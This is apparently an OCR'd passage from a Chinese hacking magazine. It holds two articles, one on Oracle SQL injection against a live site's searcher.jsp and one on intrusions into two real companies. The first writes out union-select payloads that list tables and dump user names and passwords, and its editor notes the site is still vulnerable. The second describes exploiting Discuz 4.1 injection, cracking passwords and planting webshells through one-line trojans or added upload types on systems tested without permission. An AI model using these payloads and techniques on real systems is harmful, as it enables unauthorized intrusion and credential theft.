


图4

这里说明一下，在Oracle中，null是一种特殊的数据，它能匹配任何数据类型。另外，从图3的表中我们知道，Oracle不支持不带From子句的查询，所以这里我使用了一个From dual（dual是一个Oracle特有的、所有用户都有权限访问的表）。



图5

看到Oracle的强大之处了吗？我们可以在不关心其它字段数据类型的情况下去猜指定字段的数据类型！结果出来了，字段类型为：数字型，估计是结果的编号；字符型，结果标题；字符型，链接。

找到了字段个数和数据类型，还有什么能挡住我们的union查询！提交searcher.jsp?KeyWord=' and 1=2 union select null,user,null from dual --，从返回结果中获得连接数据库



图6

的用户名，可惜不是dba，如图5所示。

下面就到发挥我们的想象力的时候了！提交 searcher.jsp?KeyWord=' and 1=2 union SELECT 1,TABLE_NAME,NULL FROM USER_TABLES--，数据库里面的表名全部出来了，如图6所示。

随便找了下，发现有个KFWEB_USER，会不会是存管理员账号的表？看看表里面都有什么字段吧！提交 searcher.jsp?KeyWord=' and 1=2 union SELECT 1,COLUMN_NAME,NULL FROM COLS where TABLE_NAME='KFWEB_USER'--，找到字段名。

估计USER_NAME和USER_PSW比较重要，再来！提交 searcher.jsp?KeyWord=' and 1=2 union SELECT null,USER_NAME||'$$$'||USER_PSW,null From KFWEB_USER--，哈哈！用户名和密码都出来了！$$$之前的是用户名，$$$之后的是密码，如图7所示，这个密码可真够变态的:->




图7

下面常规的想法是猜后台，嘿嘿！慢点，要充分利用手里面的数据！看看这里有个网站访问记录表KFWEB_VISIT！发挥我们最大的想像力，完成这最后完美的一击吧！




图8



图9

提交 searcher.jsp?KeyWord=' and 1=2 union SELECT 1,COLUMN_NAME,NULL FROM COLS where TABLE_NAME='KFWEB_VISIT'--得到字段名，再提交 searcher.jsp?KeyWord=' and 1=2 union SELECT 1,CUR_URL,null from KFWEB_VISIT where CUR_URL LIKE '%25man%25' --，结果如图8、图9所示。

这次测试就这么多吧，文章没有什么很高深的技术，我想，更多的是给大家认识一些平常不太熟悉的问题。

编辑点评：

我对Oracle注入了解得很少，所以一边看文章一边试了下文章里得到的网站，漏洞还是存在的，希望大家不要搞破坏。


对XX信和X想公司的渗透测试

马俊

一、给大家说说入侵XX信的过程吧

经过踩点，发现该公司主站是asp+access的，存在注入，但是没有什么利用价值，一直没发现后台地址。论坛是phpwind的，版本不详，那段时间一直没有有关phpwind的漏洞暴出。最后，我发现了该公司内部还有个论坛，采用的是Discuz论坛4.1版本。该版本论坛include目录下的common.inc.php文件存在注入漏洞，关于这个漏洞的资料我blog有，大家可以到我blog看下。

关于这个漏洞，小蔡写了相关的利用工具，网上已经有下载。好了，拿出工具跑密码，如图1所示。有人说不知道用户ID对应的账号是什么，这个简单。我们先注册一个用户，然后随便去查看另一个用户的资料，之后看下他的blog，他的后边会跟个?uid=x，这个x就是用户ID了。


图1

注入出来的密码是加密过的，不过我跑出了密码，到后台截取个图给大家看，如图2所示。




图2

有些朋友不会通过dz的后台拿shell，在这里我简单

的给大家总结下进到后台拿 shell 的方法：

1、通过后台执行 SQL 语句写入数据库一句话木马，然后备份成PHP，这个我就没试过。

2、通过往DZ的模板文件写入一句话木马，然后上大马。因为模板的一些文件是 php 后缀的，比如 actions.lang.php。不过在这里我用不到这个方法，因为它设置过权限了，IIS 来宾用户没有修改文件的权限。

3、添加一个 php 或者 php4 的上传类型，直接传 shell。我是利用这个方法来拿 webshell 的，不过我传的不是 php，我添加了一个 asa 的类型传上去。为什么呢？因为我已经知道对方用的是 Windows2003 的服务器了，很大几率会给我执行 asp。




图 3

当然还有一个方法，就是直接在注入的时候往数据库插入一句话木马，然后再导出成 php 后缀的文件。不过这个方法的局限性很大，必须要知道对方 web 的物理路径，小葵的那个工具上就有这个功能，大家可以试下，这里我就不给大家演示了，小小的截取个图纪念下，图 3 所示。

只是单纯的测试，点到为止就好了，没必要进一步的入侵了。

二、检测的下一个公司是 x 想网

我曾经在多个政府部门看到他们的防火墙，感觉挺牛的，正好赶上周末不用上班，对他们的 web 系统进行了一下测试，结果如图 4 所示。




图 4

入侵之前我要说一下，对方是安全公司，指不定会给你放个防火墙、IDS蜜罐什么的东西，不小心踩中蜜罐或者被 IDS 记录到，你们可别怪我。

我先看了一下 X 想的程序，是 asp.net 的，不过漏洞没有补上。随便点了一个连接 http://www.xxx.com.cn/00001/000010006/000010006000 2/00001000600020002/default.aspx?page=1，然后后边跟一~（波浪号），结果如图 5 所示。

